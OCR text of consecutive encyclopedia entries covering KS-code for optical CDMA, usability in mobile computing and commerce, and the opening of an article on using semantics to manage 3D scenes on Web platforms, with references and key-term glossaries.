
Application of KS-Code

KS-code can be applied in various applications such as variable weight implementation for service upgrading of specific group of users and supporting the multimedia applications. Different weight will provide different signal quality, and thus users or information which have been assigned higher weights will have better property of transmission. For the first application, in order to upgrade the user services, the basic code sequence is added to a particular user who requested for upgrading. KS code can be proposed to support multimedia applications, which enables service differentiation in optical domain. As most related researches have grouped the information to three types, namely audio, video, and data, 3 weights of KS code that are 2, 4, and 6 can be used to represent them, respectively. Note that more weights can be used as number of services increase.

FUTURE TRENDS: TOWARD HIGHER LAYER KS-CODES

Security is an advantage associated with CDMA systems. In fact, spread spectrum communication systems were originally invented for military use due to security features. Because of coding, CDMA signals are inherently more difficult to demodulate. The encoding at the physical layer maybe useful for systems which needs security but cannot afford the encryption delays, such as voice and motion picture transmission. Of course, various levels of security can be built into a system. A combination of physical layer encoding such as CDMA combining with other security techniques can render a system extremely secure. This may be the biggest advantage of optical CDMA systems and should be a major direction for future optical CDMA research. The study in network layer is also suggested such as addressing, priority issue, packet delay, and so forth.

Figure 3. BER vs. number of active user by considering PIIN noise only



CONCLUSION

In this article, a unified code construction based on double weight (DW) and modified double weight (MDW) code has been introduced, namely Khazani Syed, (KS)-code. The code is applicable for both definitions of DW and MDW, and maintaining the ideal in-phase cross correlation (CC) property, which led to the elimination of multi access interference (MAI). The maximum cross correlation between two users in KS-code is only one, that exists when both subcodes (i.e., A= [1 1 0] and B= [0 1 1]) interferes within two users. It is also shown that there is no cross-correlation at all when interference occurs between two users from different group of mapping. The comparisons made against various codes with regard to the code construction properties have shown the superior properties of KS-code.

REFERENCES

Aljunid, S.A., Ali, B.M., Ramli, A.R., & Abdullah, M.K. (2004). New family of optical code sequences for spectral-amplitude-coding optical CDMA systems. *IEEE Photon. Technol. Lett., 6*(10), 2383-2385.

Aljunid, S.A., Samad, M.D.A., Othman, M., Hisham, M.H., Kasiman, A.H., & Abdullah, M.K. (2005, November 16-18). Development of modified double-weight code and its implementation in multi-rate transmissions. *In Proceedings of the 2005 IEEE 7th Malaysia International Conference on Communication and the 2005 13th IEEE International Conference on Networks* (vol. 1, pp. 288-292).

Aljunid, S.A., Zan, Z., Anas, S.B.A., & Abdullah, M.K. (2004). A new code for optical code division multiple access systems. *Malaysian Journal of Computer Science, 17*(2).

Gyselings, T., Morthier, G., & Baets, R. (1999, August). Crosstalk analysis of multiwavelength optical cross connects. *Journal of Lightwave Technology, 17*(8), 1273 -1283.

Kavehrad, M., & Zaccarin, D. (1995, March). Optical code-division-multiplexed systems based on spectral encoding of noncoherent sources. *Journal of Lightwave Technology, 13*, 534-545.

Liu, M.Y., & Tsao, H.W. (2002). Multirate asynchronous optical CDMA system with product code. *Communications, SEE Proceedings, 149*(56), 299-304.

Maric, S.V., Kostic, Z.I., & Titlebaum, E.L. (1993, August). A new family of optical code sequences for use in spread-spectrum fiber optic local area networks. *IEEE Transactions On Communications, 41*, 1217-1221.

Maric, S.V., Moreno, O., & Corrada, C.J.(1996, October), Multimedia transmission in fiber-optic LANs using optical CDMA. *Journal of Lightwave Technology, l4*(10), 2149-2153.

Pearce, B., & Aazhang, B. (1994). Multiuser detection for optical code division multiple access systems. *IEEE Transactions On Communications, 42*, 1801-1810.

Prucnal, P., Santoro, M., & Ting, F. (1986, May). Spread spectrum fiber-optic local area network using optical processing. *Journal of Lightwave Technology, LT-4*, 547–554.

Salehi, J.A. (1989). Code division multiple access techniques in optical fiber network-Part 1: Fundamental principles. *IEEE Transactions on Communications, 37*, 824-833.

Smith, E.D.J., Blaikie, R.J., & Taylor, D.P. (1998, September). Performance enhancement of spectral-amplitude-coding optical CDMA using pulse-position modulation. *IEEE Transactions on Communications, 46*, 1176-1185.

Svetislav, V., Mari, C., Zoran, I., Kosti, C., & Titlebaum, E.L. (1993, August). A new family of optical code sequences for use in spread-spectrum fiber-optic local area networks. *IEEE Transactions On Communications, 41*(8), 1217-1221.

Wei, Z., & Ghafouri-Shiraz, H. (2002a, August). Unipolar codes with ideal in-phase cross-correlation for spectral amplitude-coding optical CDMA systems. *IEEE Transactions on Communications, 50*(8), 1209-1212.

Wei, Z., & Ghafouri-Shiraz, H. (2002b, August). Codes for spectral-amplitude-coding optical CDMA systems. *Journal of Lightwave Technology, 50*, 1209-1212.

KEY TERMS

Double-Weight Code (DW): A OS-CDMA code family in which the weight is equal to zero and in a pair arrangement. The cross-correlation of this code is 1.

Khazani-Syed Code (KS-code): A unified code definition of DW and MDW code (i.e., both DW and MDW codes can be redefined in one code construction under KS-code).

Multiple Access Interference (MAI): A phenomenon of interference due to the overlapping of spectra from different users a network.

Modified Double-Weight Code (MDW): An enhanced of DW code. The code weight can be defined as more than 2 and the cross-correlation of this code is maintained at 1.

Optical Code Division Multiple Access (OCDMA): A spread spectrum approach to digital transmission in optical domain.

Optical Spectrum Code division Multiple Access (OS-CDMA): One of OCDMA techniques based on spectral encoding.

Phase Induced Intensity Noise (PIIN): Unwanted signal results from the phase incoherence of the overlapping signals on the same spectra, causing fluctuations of the total signal intensity.

Usability in Mobile Computing and Commerce

Kuanchin Chen
Western Michigan University, USA

Hy Sockel
DIKW Management Group, USA

Louis K. Falk
University of Texas at Brownsville, USA

USABILITY STANDARDIZATION

Usability is an acknowledged important aspect of any system or product design. Many times it is related to not only product features, but also ultimately profit that can be generated from the product. Good interface design promotes higher mutuality (feeling similar and connected), which in turn leads to higher levels of involvement and a favorable impression of credibility.

Many practitioners and researchers (such as Jakob Nielsen, 2000) have elaborated on usability aspects, but few have agreed upon a unifying definition. In 1998 the International Organization for Standardization (ISO) defined usability as the "Extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use" (ISO 9241-11, 1998, p. 2). From this definition it can be construed that effectiveness, efficiency, and satisfaction are three pillars for usability measures. In this regard, the ISO defines:

- Effectiveness as the "accuracy and completeness with which users achieve specified goals,"
- Efficiency as the "resources expended in relation to the accuracy and completeness with which users achieve goals," and
- Satisfaction as the "freedom from discomfort, and positive attitudes towards the use of the product."

The ISO standard acknowledges that the level of usability depends highly on the intended context of use (e.g., users, hardware, software, and social environments). Researchers have demonstrated that the three ISO usability components are distinct. Frøkjær, Hertzum, and Hornbæk (2000) found only a weak relationship among the three usability components. Walker, Fromer, Di Fabbrizio, Mestel, and Hindle (1998) found that efficiency did not translate into user satisfaction. These empirical studies suggest that efficiency, effectiveness, and satisfaction may be independent aspects of usability and a causal relationship among them may be weak or even nonexistent.

OTHER DIMENSIONS OF USABILITY

Findings from studies such as Sing (2004), Hilbert and Redmiles (2000), and McLaughlin and Skinner (2000) support ISO recommendation in that usability is highly contextual and is built on factors such as the user's past experience with similar systems, the role they play, and the environment the product is used in. In addition, user expectations and priorities toward usability also depend on the role they play and the position they hold.

Sing (2004) cites studies that include software usability components of (a) flexibility: users perceive the system can adapt to their preferred style of interaction, (b) ease of learning: users perceive that it is easy to gain required knowledge to achieve a satisfactory level of competence, and (c) ease of remembering: it is easy for users to recall system features after a period of time.

Hilbert and Redmiles (2000) offer similar dimensions of usability: (a) learnability: the system is easy to learn and (b) efficiency: the system is efficient to use. Once a user masters the system, a higher level of productivity is possible: (c) memorability: the system should be easy to remember even for casual users, (d) errors: the system should have a low error rate and (e) satisfaction: the system should be pleasant to use.

McLaughlin and Skinner (2000) examined five usability components on new IT implementations: (a) checkability: the system's ability to ensure information correctness, (b) confidence: users' confidence in their ability of using the system and also in the system itself, (c) control: the system offers the user control, (d) ease of use, (e) speed of use, and (f) understanding.

USABILITY EVALUATION METHODS AND INSTRUMENTS

Evaluation Methods

The approach undertaken for usability assessment varies depending on the intended goals and the available features of the product. Ivory and Hearst (2001) outlined a taxonomy view of usability test methods as:

- **Method class:** Testing, inspection, inquiry, analytical modeling, and simulation.
- **Method type:** Log file analysis, guideline review, surveys, GOMS analysis, genetic algorithms, and so forth.
- **Automation type:** None, capture, analysis, and critique.
- **Effort level:** Minimal effort, model development, informal use, and formal use.

Interested readers should consult Ivory and Hearst's study for more details.

Usability Instruments

As with most assessment procedures, usability assessment depends highly on how closely the instrument follows or achieves the intended goals. Since there is a strong tie between the context of use, usability goals, and the measuring instruments, it is difficult to build a comprehensive usability instrument for all circumstances. This section shows a brief survey of usability instruments (Table 1) with a focus on software usability.

USABILITY IN MOBILE COMPUTING

Mobile wireless devices enabled by cell-phone technology, such as portable computing devices (PCDs), personal digital assistants (PDAs), global positioning systems (GPSs), and geographic information systems (GISs), are being used online to create a mobile commerce (m-commerce) environment. While features that these devices support bear a high level of resemblance to

Table 1. Usability instruments

Instrument	Application	Usability Dimension
(1) Software usability measurement inventory (SUMI) (Kirakowski & Corbett, 1993)		
SUMI is intended as an instrument to measure perceived software quality from the end user standpoint. SUMI consists of 50 questions measuring quality of use in five usability aspects.	Software	Efficiency, affect, helpfulness, control, and learnability.
(2) Web site analysis and measurement inventory (WAMMI) (http://www.wammi.com)		
WAMMI consists of 20 questions to measure the five aspects of Web site usability. The assessment result is compared against a database of similar Web sites to generate the final overall usability rating.	Web sites	Attractiveness, controllability, efficiency, helpfulness, and learnability.
(3) Measuring the usability of multimedia systems (MUMMS) (http://www.ucc.ie/hfrg/questionnaires/mumms/index.html)		
MUMMS targets the assessment of use quality in multimedia systems. It uses the same usability dimensions as SUMI.	Multimedia systems	Efficiency, affect, helpfulness, control, and learnability.
(4) Usability task questionnaire (Sing, 2004)		
Sing's usability task questionnaire consists of 25 Likert-type questions and two open-ended questions. The goal of this questionnaire is to assess six usability components.	Electronic stores	Effectiveness, efficiency, flexibility, easy to learn, easy to remember, satisfaction
(5) WebQual (Barnes, Liu, & Vidgen, 2001; Barnes & Vidgen, 2002)		
WebQual is an instrument based on quality function deployment (QFD), which is a structured process to capture "voice of the customer" through each state of product or service development. The current version of WebQual is a 23-question instrument to measure the three quality dimensions of Web sites.	WAP and Web sites	Information quality, interaction and service quality, and usability

their wired cousins, there are important and significant differences, such as wireless devices are ubiquitous in nature and support pervasive computing. However, these devices are limited in the type of applications they can perform because of reduced communication bandwidth and the physical characteristics of the devices. Further, these mobile devices are often constrained by limited computing capacity, display areas, data entry capability, and power.

The emergence of these mobile devices has pushed vendors, users, and system designers to rethink how the interfaces are put into best use. For example, cell phones' limited screen display does not allow for extensive animation or color choices. Although modern PDAs offer a larger screen display and better computing power, they are not suited for intensive computing tasks or tasks that require very accurate manual input (Golenko & Merrick, 2003).

Lee and Benbasat (2004) indicate that while human–computer interaction (HCI) researchers have improved interface designs for mobile devices, users still experience a very different computing environment than their personal computers. While there may not be enough research to support a set of usability standards for m-commerce, there is widespread agreement that behavior and devices are sufficiently different that the design interface standards of e-commerce should not be blindly applied to m-commerce (Brewster, Leplatre, & Crease, 1998).

Lee and Benbasat addressed m-commerce usability issues using Rayport and Jaworski's (2001) "7C" framework. The 7C framework was developed for analyzing e-commerce interfaces and examines the customer interface based on seven factors:

1. **Context**: captures how the Web site is delivered
2. **Content**: focuses on what a site delivers
3. **Community**: concerns the interaction between users and includes the feeling of membership and a sense of involvement.
4. **Customization**: refers to the site's ability for personalization by either allowing the user to tailor the site or to tailor the site to a user (by profiling)
5. **Communication**: defined as the dialogue between sites and their users
6. **Connection:** refers to the extent of formal linkage from one site to others
7. **Commerce:** refers to the interface that support business transactions

However, Lee and Benbasat found that a considerable amount of issues in m-commerce are not covered by the 7C's framework. They identified two additional elements they labeled the "2Ms": (1) mobile setting and (2) mobile device constraints.

Mobile commerce happens in an environment where users are able to do computing/commerce from nearly anywhere and whenever they want with a large variety of computing devices (Lyytinen & Yoo, 2002). The nomadic ubiquitous nature of mobile devices (such as phones, PDAs, handhelds, wearable computing devices, and wristwatches) has limited the assumptions that developers can make about the characteristics of both the users and their devices. Consequently, m-commerce requires fundamentally different approaches in analysis and design that focus not on product itself, but on the use of a product (Golenko & Merrick, 2003). The following is a brief summary of some usability issues in mobile commerce.

1. **Capabilities to display multimedia content:** Although a picture can be worth a thousand words, it is not quite true in mobile devices. Graphic capabilities are not only constrained by computing power of mobile devices, but also by display size, network speed, and color support. Ramsay's (2001) study of wireless application protocol (WAP) sites uncovers some usability problems on graphics: graphics used as a splash screen may take too long to load. Graphical headers or logos may take up too much screen real estate, adding little to enhance surfing experience. They also leave little room for text content. To leverage the limitation of graphic display in mobile devices and the needs for graphic presentations in certain software applications, Rist and Brandmeier (2002) experimented eight types of transformations to make low quality (but comprehensible) graphics for mobile devices. These low quality graphics are smaller in size to their originals. The best transformation scheme without degrading much in human comprehension includes the following sequence of graphic operations: scaling of the graphics, color-reduction, and WBMP conversion.
2. **Low network bandwidth:** Low capability to play multimedia content, great difference in media

content available on original Web sites, and limited memory capacity are the four major challenges to multimedia mobile environment (Zhang, 2007). Therefore, Zhang suggests that flexible adaptation of Web content to mobile devices is a must and can be made possible in several forms: (a) automated adaptation without user intervention, (b) graceful quality degradation, (c) seamless handoffs across network during roaming, and (d) high quality of service with low jitter and delay (p. 79).

3. **Visibility and predictability:** Visibility of important features and predictability of link destination as well as clear indication of the length of long lists are among the 10 mobile usability principles proposed in Condos, James, Every, and Simpson (2002). Although scrolling (especially horizontal scrolling) is less favorable on regular home pages (Falk, Sockel, & Chen, 2005), scrolling on a long list of options in mobile devices is even more troublesome. Jones, Marsden, Mohd-Nasir, Boone, and Buchanan (1999) found the size of a display screen had significant impact on user performance. The smaller the screen, the more the user needed to scroll and the lower the performance. Although hyperlinks are a well known component on the Web, older users tend to experience more disorientation of their current Web location using a mobile device (Ziefle, Schroeder, Strenk, & Michel, 2007). Designers of Web (or WAP) content tend to divide a large chunk of information into smaller pages to increase usability and also at the same time to prevent cluttering. Predictability has to do with how these smaller pages are linked together and how the users are provided with some cues to help predict the number of remaining pages in the series. A simplistic approach is to add "bread crumbs" or a small indicator on the bottom of the page to show where the user is at in the series of Web pages. However, page indicators such as "page 3 of 10" do not help when a page requires horizontal scrolling.
4. **Appropriate content delivery and navigation:** Content is regarded as the most important aspect of online systems. Without an appropriate navigation design, user disorientation and frustration may likely happen. The WAP environment for mobile devices is no exception. Condos et al. (2002) recommend the following usability principles for WAP services: avoid dead links, provide clear and meaningful error messages, present content appropriately and consistently, deliver content to aid user interaction, and minimize user inputs. Buchnan, Farrant, Marsden, and Pazzani (2001) studied three types of menu displays for small screens: (a) horizontal scrolling to cycle through the text of menu items, (b) vertical scrolling to drop down the text of menu items, and (c) page scrolling to deliver fewer menu items but more text for each menu item. They found that vertical scrolling was the best among the three in terms of time spent on information access and the error rate.
5. **Experience enhancement:** Venkatesh, Ramesh, and Massey (2003) suggest that content is still "king" in both Web and WAP environments, but relevance, structure, and personalization are critical for better use experience. They further indicated that usability testers and system designers should pay special attention to the reasons (such as time pressure, location, and convenience) of how mobile devices are used. Lack of screen space can be overcome in part with sound feedbacks to reflect the current state of user interaction. Because mobile users are frequently involved in multitasking, some researchers suggest the use of audio feedback (Brewster et al., 1998). This approach may have an additional benefit in that it can help reduce display clutter, allowing for the presentation of more information (Walker & Brewster, 1999). Brewster et al. recommend the adoption of language-independent nonspeech tones (e.g., a beeping sound). Brewster (2002) found that the button size in PDA systems can be reduced from 16x16 to 8x8 pixels without loss of user performance if they are sonically enhanced buttons. However, the use of sound cannot offset the degradation of usability if the button size is further reduced to 4x4 pixels. Flatter navigation structure is preferred over deeper structure (Chan, Fang, Brzezinski, Zhou, Xu, & Lam, 2002).

As the ISO usability standard suggests, context of use is an integral part that should be taken into account when conducting usability studies. However, analysis of use contexts for the mobile environment is significantly more complex than that for nonmobile environments.

Gorlenko and Merrick (2003) outlined the three challenges that face designers of mobile applications and the usability testers.

- The challenge of identifying all possible usages of the mobile products. The rationale is that the more prevalent and convenient the mobile devices are in a particular setting, the more likely the users will try to use the devices in a different setting as well.
- The challenge of the changing nature of task environments. The environment where a task is performed may change over the course of the task. Other factors that change may very likely affect the user's task. For example, the weather condition, the network connection, the bandwidth availability, and the number and types of applications running on a multitasking system may all cause variations of usability results.
- The challenge of human multitasking nature in mobile interactions. An integral assumption of mobile devices is that the user interacts with the device while simultaneously undertaking other tasks. Distractions are the nature of use, rather than an exception. Usability testing should also carefully consider the variety of parallel activities.

CONCLUSION

It is the changing nature of business with mobile considerations that are becoming the frontiers. Mobile devices permit shopping, online banking, stock trading, and even gambling from anywhere that wireless connectivity is supported. The ubiquitous nature of the mobile devices presents opportunities such as targeted marketing, personalized content delivery, and mass customization. These opportunities will receive user support when the mobile devices offer them in a way easy for the users to use, remember, and learn. Usability certainly is a complex topic. We end this article by reminding everyone that "for a mobile solution to be successful everyone involved in the development of various components must focus on the total user experience in general, and on usability in particular" (Gorlenko & Merrick, 2003, p. 640).

REFERENCES

Barnes, S. J., Liu, K., & Vidgen, R. T. (2001, June 27–29). Evaluating WAP news sites: The WebQual/M approach. In *Proceedings of the 9th European Conference on Information Systems*, Bled, Slovenia.

Barnes, S., & Vidgen, R. (2002). An integrative approach to the assessment of e-commerce quality. *Journal of Electronic Commerce Research, 3*(3), 114–127.

Brewster, S. (2002). Overcoming the lack of screen space on mobile computers. *Personal and Ubiquitous Computing, 6*(3), 188–205.

Brewster, S., Leplatre, G., & Crease, M. (1998). Using non-speech sounds in mobile computing devices. In *Proceedings of the 1st Workshop on Human Computer Interaction with Mobile Devices* (pp. 142–143). Glasgow: Department of Computing Science, University of Glasgow.

Buchnan, G., Farrant, S., Marsden, G., & Pazzani, M. (2001). Improving mobile Internet usability. In *Proceedings of the 10th International Conference on the World Wide Web*, Hong Kong (pp. 673–680).

Card, S., Moran, T. & Newell, A. (1983). The Psychology of Human-Computer Interaction. Hillsdale, NJ: Erlbaum.

Chan, S. S., Fang, X., Brzezinski, J., Zhou, Y., Xu, S., & Lam, J. (2002). Usability for mobile commerce across multiple form factors. *Journal of Electronic Commerce Research, 3*(3), 187–199.

Condos, C., James, A., Every, P., & Simpson, T. (2002). Ten usability principles for the development of effective WAP and m-commerce services. *ASLIB Proceedings, 54*(6), 345–355.

Falk, L. K., Sockel, H., & Chen, K. (2005). E-commerce and consumer's expectations. *Journal of Website Promotion, 1*(1), 65–91.

Frøkjær, E., Hertzum, M., & Hornbæk, K. (2000, April). Measuring usability: Are effectiveness, efficiency, and satisfaction really correlated? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*.

Golenko, L., & Merrick, R. (2003). No wires attached: Usability challenges in the connected mobile world. *IBM Systems Journal, 42*(4), 639–651.

Hilbert, D. M., & Redmiles, D. F. (2000). Extracting usability information from user interface events. *ACM Computing Surveys, 32*(4), 384–421.

ISO 9241-11 (1998). *Ergonomic requirements for office work with visual display terminals (VDTs)* (Part 11: Guidance on usability, ISO/IEC 9241-14: 1998 (E)). International Standards Organization.

Ivory, M. Y., & Hearst, M. A. (2001). The state of the art in automating usability evaluation of user interfaces. *ACM Computing Surveys, 33*(4), 470–516.

Jones, M., Marsden, G., Mohd-Nasir, N., Boone, K., & Buchanan, G. (1999). Improving Web interaction on small displays. In *Proceedings of the 8th International Conference on World Wide Web* (pp. 1129–1137). Amsterdam: Elsevier North-Holland.

Kirakowski, J., & Corbett, M. (1993). SUMI: The software usability measurement inventory. *British Journal of Educational Technology, 24*(3), 210–214.

Lee, Y. E., & Benbasat, I. (2004). A framework for the study of customer interface design for mobile commerce. *International Journal of Electronic Commerce, 8*(3), 79–102.

Lyytinen, K., & Yoo, Y. (2002). Research commentary: The next wave of nomadic computing. *Information Systems Research, 13*(4), 377–388.

McLaughlin, J., & Skinner, D. (2000). Developing usability and utility: A comparative study of the users of new IT. *Technology Analysis & Strategic Management, 12*(3), 413–423.

Nielsen, J. (2000). *Designing Web usability*. Indianapolis: New Riders Publishing.

Ramsay, M. (2001). Mildly irritating: A WAP usability study. *ASLIB Proceedings, 53*(4), 141–158.

Rayport, J., & Jaworski, B. (2001). *Introduction to e-commerce.* New York: McGraw-Hill.

Rist, T., & Brandmeier, P. (2002). Customizing graphics for tiny displays of mobile devices. *Personal and Ubiquitous Computing, 6*, 260–268.

Sing, C.-K. (2004). The measurement, analysis, and application of the perceived usability of electronic stores. *Singapore Management Review, 26*(2), 49–64.

Venkatesh, V., Ramesh, V., & Messey, A. (2003). Understanding usability in mobile commerce. *Communications of the ACM, 46*(12), 53–56.

Walker, A., & Brewster, S. (1999). Extending the auditory display space in handheld computing devices. In *Proceedings of the 2nd Workshop on Human Computer Interaction with Mobile Devices,* Edinburgh. Retrieved May 17, 2008, from www.dcs.gla.ac.uk/~mark/research/workshops/mobile99/

Walker, M. A., Fromer, J., Di Fabbrizio, G., Mestel, C., & Hindle, D. (1998, May). What can I say? Evaluating a spoken language interface to email. In *Proceedings of CHI 98,* Los Angeles (pp. 582–589). ACM Press.

Zhang, D. (2007). Web content adaptation for mobile handheld device. *Communications of the ACM, 50*(2), 75–79.

Ziefle, M., Schroeder, U., Strenk, J., & Michel, T. (2007). Mobile applications: How young and older adults master the usage of hyperlinks in small screen devices. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (pp. 307–316).

KEY TERMS

Context of Use: In the ISO 9241 definition of usability, the three usability components (i.e., effectiveness, efficiency, and satisfaction) are to be examined in a usability study against the context of use. According to the ISO standard 9241-11 (p. 2), context of use refers to "Users, tasks, equipment (hardware, software and materials), and the physical and social environments in which a product is used."

GOMS: GOMS is a set of techniques for modeling human task performance. It stands for goals, operators, methods, and selection rules. GOMS was invented by Card, Moran, and Newell (1983) and has become an important model for human–computer interaction studies.

ISO: The International Organization for Standardization (ISO) is a nongovernmental organization consisting of standards institutes of 148 countries. ISO's central secretariat (located in Geneva, Switzerland) coordinates the system.

Microbrowsers: Browsers for mobile devices. These browsers are capable of interpreting WML instructions and executing WMLScript code.

Ubiquitous Computing: Refers to the ability to perform computing or communications from anywhere at any given time. Thus, untethering individuals from wired networks creates opportunities but is constrained by other issues such as power consumption.

WAP: Wireless Application Protocol is the leading application standard to deliver information for wireless devices such as cell phones. WAP is similar to HTTP (Hypertext Transport Protocol) for the Web, and it is based on other Internet standards such as HTML, XML, and so forth.

WML: Wireless Markup Language is a mark-up language inherited from HTML and XML. WML is used to create Web pages specifically for microbrowsers in mobile devices.

WMLScript: Scripting for microbrowsers. WMLScript is used with WML to offer some dynamic effects on WAP Web pages.

U

Use of Semantics to Manage 3D Scenes in Web Platforms

Christophe Cruz
Université de Bourgogne, France

Christophe Nicolle
Université de Bourgogne, France

INTERNET AND 3D SCENES

Computer graphics have widely spread out into various computer applications. After the early wire-frame computer generated images of the 1960s, spatial representation of objects improved in the 1970s with Boundary Representation (B-Rep) modeling, Constructive Solid Geometry (CSG) objects, and free-form surfaces. Realistic rendering in the 1990s, taking into account sophisticated dynamic interactions (between objects or between objects and human actors, physical interactions with light, and so on) now make 3D-scenes much better than simple 3D representations of the real world. Indeed, they are a way to conceive products (industrial products, art products, and so on) and to modify them over time, either interactively or by simulation of physical phenomena (Faux & Pratt, 1979; Foley, Van Dam, Feiner, & Hughes, 1990; Kim, Huang, & Kim, 2002).

Large amounts of data can be generated from such variety of 3D-models. Because there is a wide range of models corresponding to various areas of applications (metallurgy, chemistry, seismology, architecture, arts and media, and so on) (DIS 3D Databases, 2004; Pittarello & De Faveri, 2006; SketchUp from Google, 2006), data representations vary greatly. Archiving these large amounts of information most often remains a simple storage of representations of 3D-scenes (3D images). To our knowledge, there is no efficient way to manipulate, or archive, extract, and modify scenes together with their components. These components may include geometric objects or primitives that compose scenes (3D-geometry and material aspects), geometrics transformations to compose primitives objects, or observation conditions (cameras, lights, and so on). Difficulties arise less in creating 3D-scenes, rather than in the interactive reuse of these scenes, particularly by database queries, such as via Internet. Managing 3D-scenes (e.g., querying a database of architectural scenes by the content, modifying given parameters on a large scale, or performing statistics) remains difficult. This implies that DBMS should use the data structures of the 3D-scene models.

Unfortunately, such data structures are often of different or exclusive standards. Indeed, many "standards" exist in computer graphics. They are often denoted by extensions of data files. Let us mention, as examples, 3dmf (Apple's Quickdraw 3D), 3ds (Autodesk's 3D-Studio), dxf (AutoDesk's AutoCAD), flt (Multigen's ModelGen), iv (Silicon Graphics' Inventor), obj (Wavefront/Alias), and so on. Many standardization attempts strive to reduce this multiplicity of various formats. In particular, there is Standard for the Exchange of Product model data (STEP) (Fowler, 1995), an international standard for computer representation and exchange of products data. Its goal is to describe data bound to a product as long as it evolves, independently of any particular computer system. It allows file exchanges, but also provides a basis for implementing and sharing product databases. Merging 3D information and textual information allows the definition of the project's mock-up. As a matter of fact, 3D information describes CAD objects of the project and textual added information gives semantic information on geometries. The main issues are the sharing and the exchange of the digital mock-up. The next section explains how we use a digital mock-up to create an information system with the help of the semantic included in geometric information. Information is exchanged and shared through a Web Platform.

BACKGROUND

With the emergence of new powerful computers, the 3D models created by computer-aided design tools are huge and very complex. The plans of a boat, a plane, or an architectural structure can exceed a gigabyte in size. The GigaWalk (Baxter, Sud, Govindaraju, & Manocha, 2002) project is a rendering system making it possible to display projects of CAD with more than 10 million polygons. The design based on the simulation of these data cannot make a useful contribution without the possibility of generating an interactive display through a virtual visit of the model. Many optimization and acceleration techniques for interactive display were developed for this type of data. These techniques include visibility computation, object simplification, and image-based representation. All these techniques have been combined successfully in the rendering of specific data, including architectural models (Funkhouser, Teller, Sequin, & Khorramabadi, 1996) and urban models (Wonka, Wimmer, & Sillion, 2001). The digital mock-up has an outstanding impact on the financial and strategic choices of companies during the design phase. To improve the quality of prototyping and to refine strategic choices, collaborative platforms were developed on the Web. Along with digital mock-up, these platforms allow designers and decision maker architects to work directly with geographically distant companies (Torguet, Balet, Gobbetti, Jessel, Duchon, & Bouvier, 1999).

Nevertheless, these collaborative platforms do not allow the geometrical handling of a great quantity of polygons in real time without a prohibitory precalculated time. A way to solve this problem is to structure the 3D scene according to semantic criteria or to start from the geometrical criteria only. Semantics is a crucial point for Web platforms because it influences the three characterizing axes of platforms, namely data, communication, and processes.

- Data are the information which is handled through the system. This information includes the data from the digital mock-up, the data of concerning model management like users and rights associated with users, and a set of meta-data allowing data management on a higher level of abstraction. This level allows the handling of the semantics of information, and thus making the information more relevant to the situation of the user.
- Communication is the infrastructure which is installed to transfer information between processes and project actors. Transfer of more relevant information will limit the size of information exchanged, and thus will improve the response time in the communications between processes.
- Processes carry out actions which are ordered either by another process or by an actor of the project. Processes are either generic or specialized. A set of generic processes forms the core of the system, making it possible to carry out simple actions which correspond to the use context of the platform. Specialized processes are composed of a sequence of simple processes and specialized processes to undertake a complex action. For example, a simple process will make it possible to insert an individual into a database, and a complex process will make it possible to insert a hierarchy of individuals into a database. This specialized process uses two simple processes which are the insertion of a person and the creation of a hierarchy link between two people in the database. Some Web-oriented projects use Web technologies such as X3D (http://www.Web3d.org/) to exchange and adapt 3D data over the Web. X3D standard was defined by the Web3D Consortium that defines and evolves the X3D royalty-free open standards file format and run-time architecture to represent and communicate 3D scenes and objects using XML over the Web and networks. It appears that the definition of a semantic level and the definition of a domain context improve the capabilities of the Web platform. For instance, Pittarello and De Faveri (2006) add semantic information in X3D documents related to an ontology using a RDF schema (http://www.w3.org/RDF/) and an OWL ontology (http://www.w3.org/2004/OWL/). Both RDFS and OWL are Web technologies defined by the W3C Consortium that develops interoperable technologies. An application scenario shows how semantic description of 3D worlds can be used for offering navigation support to users. Furthermore, Dachselt, Hinz, & Pietschmann (2006) describe an adaptive hypermedia architecture to achieve various types of 3D adaptation within Web pages. The architecture comprises a generic context modelling framework that allows adaptation not only to users' preferences, but also to device capabilities.

As has been shown, the last two examples, using semantic and context, improve considerably the effectiveness of 3D scenes, depending on application scenarios. The next section describes our methodology and the influencies of semantic on the three characterizing axes of a Web Platform.

